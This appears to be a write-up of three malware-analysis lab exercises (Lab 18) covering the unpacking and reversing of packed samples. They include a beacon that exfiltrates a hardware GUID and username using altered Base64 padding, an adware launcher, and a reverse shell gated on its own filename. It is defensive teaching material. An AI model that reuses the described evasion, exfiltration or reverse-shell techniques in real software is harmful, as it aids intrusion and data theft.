lab18
Lab 18-1
Basic Static Analysis
Starting with a simple static analysis, the strings do not reveal much beyond several malformed function names (for example, “}WideCbrToM”, “essageBoxA3s”), which clearly indicate some form of packing or obfuscation.

The imports are minimal as well. Both GetProcAddress and LoadLibraryA are present, which are commonly used for dynamic API resolution. Two additional DLLs are referenced, each importing only a single function:
- ADVAPI32.dll: GetUserNameA
- urlmon.dll: URLDownloadToCacheFileA

The section dump confirms that the malware was packed with UPX, as evidenced by the presence of the UPX2 section. The .data section also has high entropy (7.8), indicating a high level of obfuscation. This is a typical artifact of packing and compression.
Dynamic Analysis

When executing the malware in a VM, a command prompt window appears and remains persistent on the screen without producing any visible output. Inspecting the process properties in Process Explorer, we find the string “http://www.practicalmalwareanalysis.com/%s/%c.png” loaded in memory, which corresponds to the C2 server the malware attempts to contact.

Looking at the TCP/IP tab, we observe that it is attempting to connect over port 80. To intercept this communication, we set up apatedns and netcat. After a short period, we receive an HTTP request.

The requested path contains a Base64-encoded value which, once decoded, reveals a MAC-like identifier (not the actual MAC address) along with the system hostname.
Unpacking

We can now proceed with the main task of manually unpacking the malware. Attempting to unpack it using upx -d fails, indicating that the file was modified. Therefore, we use Scylla and x32dbg for manual unpacking.
The most straightforward approach to fixing the IAT is to load the malware in x32dbg. After reaching the first instruction of the unpacking stub (which is pushad), we step over it and follow ESP in the dump view, placing a breakpoint on access at that location. This breakpoint eventually triggers when POPAD restores the registers, since it accesses the same stack location. Immediately after this, the execution reaches the tail jump to the OEP. We step into this jump and pause execution at the OEP.
Next, in Scylla, after attaching to the process, we enter the OEP corresponding to the current paused location. We dump the executable. However, a raw dump is typically not runnable because the Windows API references still point to the packer’s resolution logic.

In this case, Scylla successfully detects and reconstructs the IAT automatically. We select “Get Imports” and then use “Fix Dump” on the previously dumped executable. The resulting file is a fully reconstructed and functional executable.

Finally, we verify the import table using manalyze, which correctly lists all imported DLLs and functions. With a valid import table restored, the unpacked malware is now ready for proper static analysis.
Analysis
The strings output from the malware reveals the web server used by the sample as well as several C‑style format strings:
"http://www.practicalmalwareanalysis.com/%s/%c.png"
%c%c:%c%c:%c%c:%c%c:%c%c:%c%c
%s-%s
These format specifiers show that the malware constructs values at runtime rather than relying on static strings. The URL format suggests that a directory name (%s) and a single character (%c) are substituted dynamically before making a request, allowing the malware to vary paths or filenames.
The other format patterns resemble time, identifier, or system‑derived values, implying that the malware embeds host‑specific information into requests. This runtime string construction supports host tracking and basic data exfiltration, while also reducing static signature detection since the final network indicators are not hardcoded in the binary.
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
push    200h            ; cchFileName
lea     eax, [ebp+ApplicationName]
push    eax             ; LPSTR
lea     ecx, [ebp+Buffer]
push    ecx             ; LPCSTR
push    0               ; LPUNKNOWN
call    URLDownloadToCacheFileA
In IDA, cross‑referencing URLDownloadToCacheFileA shows that it is called once. To understand the beacon, we examine the URL string construction logic stored in Buffer.
call    ds:GetCurrentHwProfileA
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+24h]
push    edx
.
.
.
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+19h]
push    ecx
push    offset aCCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c:%c%c:%c%c"
lea     edx, [ebp+var_10098]
push    edx             ; Buffer
call    _sprintf
The construction starts in the main entry point. First, GetCurrentHwProfileA is called, which returns a HW_PROFILE_INFOA structure. The malware is only interested in the HwProfileGuid field. It extracts individual characters starting at offsets 0x19 through 0x24 inside the GUID, as shown by the repeated movsx instructions, and pushes each byte onto the stack.
These bytes are passed to sprintf with the format string %c%c:%c%c:%c%c:%c%c:%c%c:%c%c, producing a colon‑separated representation of selected GUID bytes.
Next, GetUserNameA is called, and the username of the current thread is stored in a buffer. This value is combined with the GUID string using another sprintf call to form: GUID-Username
For this string, an encoding routine is invoked. First, the function calculates the input length using _strlen and initializes several counters.
call    _strlen
mov     [ebp+len], eax
mov     [ebp+ind], 0
mov     [ebp+ind4], 0
The routine processes the input in blocks of three bytes. For the first three iterations, characters are copied into a local buffer. Along with the main loop index ind, two other counters are updated: is3, which ensures no more than three bytes are read, and currcount, which tracks how many valid bytes are present.
Once is3 >= 3, the routine converts these three bytes into four encoded characters. The current byte count, an output buffer (buffer_b64), and the input buffer are pushed as arguments to the encoding subroutine.
push    ecx             ; currcount (1, 2, or 3)
lea     edx, [ebp+buffer_b64]
push    edx             ; target for 4 chars
lea     eax, [ebp+buffer]
push    eax             ; source of 3 chars
call    b64_encode
After encoding, four bytes are copied from buffer_b64 into the final target buffer. A secondary loop runs exactly four times, using is3 as a helper counter and ind4 as the global output index. The process then repeats for the next three input bytes until the string is exhausted. Finally, a null terminator is appended.
In summary, this subroutine is a Base64 encoding wrapper that converts a raw input string into a Base64‑encoded representation.
Once the encoded string is ready, it is passed to the final routine that builds the URL. The last character of the encoded string is extracted, and both values are formatted into:
"http://www.practicalmalwareanalysis.com/%s/%c.png"For example, a directory string “malicious” produces:
"http://www.practicalmalwareanalysis.com/malicious/s.png"This URL is then accessed using URLDownloadToCacheFileA, effectively exfiltrating part of the victim’s HwProfile GUID and the username, Base64‑encoded.

Running the malware in a VM confirms the analysis. The malware sends a GET request to:
/ODA6NmQ6NjE6NzI6Njk6NmYtc2lib3Ua/a.pngThe character “a” is the last character of the encoded string, as expected, and the decoded value corresponds to:
80:6d:61:72:69:6f-sibou
The first part is effectively derived from the VM’s HwProfile GUID, and the second part is the username.
Overall, the wrapper mostly implements standard Base64, but dynamic analysis shows unusual behavior. The encoded string consistently ends with ‘a’. While a Base64 string can legally end with a, the pattern persists even when the username’s last character is changed.
The reason becomes clear when examining the function that transforms three bytes into four Base64 characters.
cmp     [ebp+ind], 1
jle     short loc_40107A

loc_40107A:
mov     [ebp+var_4], 61h ; 'a'
This block handles padding. But, in normal Base64, missing bytes are padded using ’=’. Here, instead of inserting ’=’, the malware inserts ‘a’. This deviation avoids the typical ’=’ padding signature and is a subtle way to evade weak detection rules that rely on standard Base64 patterns.
Lab 18-2
Basic Static Analysis

From the beginning, manalyze indicated that this binary was suspicious and “almost certainly crafted manually.” The section names consist of unreadable characters, and the second section has entropy greater than 7, which strongly suggests packing.
Although the dimports option in manalyze did not work on this sample, the strings output revealed KERNEL32.dll along with two of its functions: LoadLibraryA and GetProcAddress.
Dynamic Analysis

When executing the malware, an advertisement page pops up in Internet Explorer. According to Process Explorer, this Internet Explorer instance runs under svchost.exe. One of the services hosted by this process is the DCOM Server Process Launcher, indicating that the browser was spawned through COM-based execution logic.
Unpacking

In the debugger, the malware entry point is located in the third section. There is no pushad instruction as typically seen in simple UPX-packed binaries, so a different unpacking indicator must be used.

Earlier analysis showed that the first section has a raw size of zero. This suggests that the section is intended to hold the unpacked code at runtime.

After placing a breakpoint on execution within that memory section, execution reaches a normal-looking initialization routine at address 00401090. This address is selected as the OEP in Scylla, and the executable is dumped. The IAT Autosearch now succeeds and correctly identifies the import table. After retrieving the imports, selecting “Fix Dump” reconstructs the executable, allowing further analysis.

Analysis
mov     eax, [esp+28h+ppv]   ; Load COM interface pointer
push    ecx                  ; VARIANTARG argument
mov     edx, [eax]           ; Load vtable pointer from object
push    esi                  ; Push BSTR URL string
push    eax                  ; Push interface pointer (this)
call    dword ptr [edx+2Ch]  ; Call method at vtable offset 0x2C (e.g., Navigate)
The main function initializes the COM/OLE subsystem using OleInitialize, then creates a COM object via CoCreateInstance using the specified CLSID and IID, storing the returned interface pointer in ppv. If successful, it prepares a VARIANTARG structure and allocates a BSTR string containing the URL “http://www.malwareanalysisbook.com/ad.html” using SysAllocString. The function then invokes a virtual method from the COM object’s vtable at offset 0x2C, passing the URL and initialized VARIANT structures as arguments. This indirect call is characteristic of invoking methods on interfaces such as IWebBrowser2::Navigate, meaning the program is instructing the Internet Explorer COM component, to navigate to the specified URL.
Lab 18-3
Basic Static Analysis
Initial analysis with manalyze shows that the malware contains three sections: pec1, pec2, and .rsrc. Both pec1 and pec2 have entropy values above 7, which strongly indicates that they contain compressed or encrypted data, a common sign of packing. The presence of two high-entropy sections suggests a multi-stage unpacking process, where one section may contain the unpacking stub and the other the protected payload.
The packed binary imports functions from Kernel32.dll and ws32.dll. Kernel32.dll provides core process and memory management functionality, while ws32.dll is related to Windows Sockets networking. The inclusion of networking libraries suggests that the malware likely performs some form of network communication after unpacking, although this functionality is not visible in the packed state.
Dynamic Analysis
Executing the malware inside a virtual machine produced no visible activity. Procmon recorded only 65 events, consisting mainly of standard process initialization operations such as loading system DLLs and querying basic registry keys. No file creation, registry persistence, or network activity was observed.
This lack of activity suggests that the malware terminated prematurely, likely due to an unmet runtime condition. This could be caused by anti-analysis checks such as a virtual machine detection, missing command-line arguments, or environmental requirements that were not satisfied during execution. This behavior is consistent with packed malware that defers its real functionality until after successful unpacking and environment validation.
Unpacking
Setting a breakpoint on execution within the pec1 section is sufficient, as this section has the highest entropy and is likely the destination of the unpacked code. The entry point initially resides in pec2, which indicates that this section contains the unpacking stub responsible for restoring the original executable into memory.
Once execution transfers to pec1, the code appears as a normal initialization routine, indicating that the unpacking process has completed and the Original Entry Point (OEP) has been reached. At this stage, the executable can be dumped using Scylla, with this address specified as the OEP.
Scylla’s IAT Autosearch successfully identifies the Import Address Table, confirming that the unpacked image has a valid import structure. After resolving and fixing the import table using the “Fix Dump” option, the reconstructed executable is fully functional and ready for further static and dynamic analysis.
Analysis
A static string analysis of the binary reveals very little of interest beyond the embedded command interpreter string and the list of imported APIs. No obvious indicators, URLs, or readable configuration data are exposed through simple string extraction.
Reversing the main function immediately explains why the malware exits prematurely. The first section contains a large number of local variables, each assigned a single character at runtime, with the final byte set to a null terminator. This is a clear sign that IDA misinterpreted the code: instead of recognizing a single string initialization, it treated each character assignment as a separate local variable. For clarity and ease of analysis, these locals can be redefined as proper strings (Str and Str1) with the correct length.
Early in execution, a byte-array pointer is also loaded into esi, but its purpose is not immediately relevant and can be analyzed later. The malware then calls GetModuleFileName, storing the full path of the current executable in a buffer named Filename. Immediately afterward, strrchr is invoked with the ’\’ character to locate the last occurrence of the path separator. For example, given C:\a\b\c\d.exe, this function returns a pointer to \d.exe, which is then adjusted to reference only d.exe. This effectively extracts the filename of the running process.
The extracted filename is then compared against a hardcoded string stored in Str1, which at runtime resolves to “ocl.exe”:
mov     [ebp+Str1],   6Fh ; 'o'
mov     [ebp+Str1+1], 63h ; 'c'
mov     [ebp+Str1+2], 6Ch ; 'l'
mov     [ebp+Str1+3], 2Eh ; '.'
mov     [ebp+Str1+4], 65h ; 'e'
mov     [ebp+Str1+5], 78h ; 'x'
mov     [ebp+Str1+6], 65h ; 'e'
mov     [ebp+Str1+7], 0
If this comparison succeeds, execution continues normally. If it fails, the malware exits silently without performing any malicious actions. While this check could be bypassed by patching the comparison in a debugger such as x32dbg, the simplest approach is to rename the executable to ocl.exe.
After renaming and executing the sample again, dynamic analysis shows a dramatic increase in activity. Monitoring tools now report thousands of events, and Process Explorer shows ocl.exe running persistently in the background. Inspecting its network activity reveals repeated connection attempts to a TCP server at 3.33.251.168:9999, although no response is received.

To observe the payload behavior, traffic can be redirected to localhost using a mock DNS server. Under these conditions, the malware issues a DNS request for “www.practicalmalwareanalysis.com”, and using nc to listen on localhost port 9999, a reverse shell becomes apparent. This behavior is further confirmed in Process Explorer, where an active TCP session is visible and a cmd.exe child process is spawned by ocl.exe, conclusively demonstrating successful execution of the malicious payload.
At address 0x00401133, the malware performs a sequence similar to what was previously observed during the loading of ocl.exe. Another string is constructed byte by byte at runtime and prepared for use as an argument. Alongside this string, a pointer to a byte array already loaded into memory is also prepared. Both values are then passed as arguments to subroutine 0x00401089.
Inside sub_401089, a decryption loop is executed. Rather than statically embedding readable data in the binary, the malware decrypts the string dynamically at runtime. By stepping through this routine with a debugger and inspecting the output buffer after execution, the decrypted result becomes immediately visible.
After the function returns, the register eax contains a pointer to the decrypted C2 domain name: “www.practicalmalwareanalysis.com”
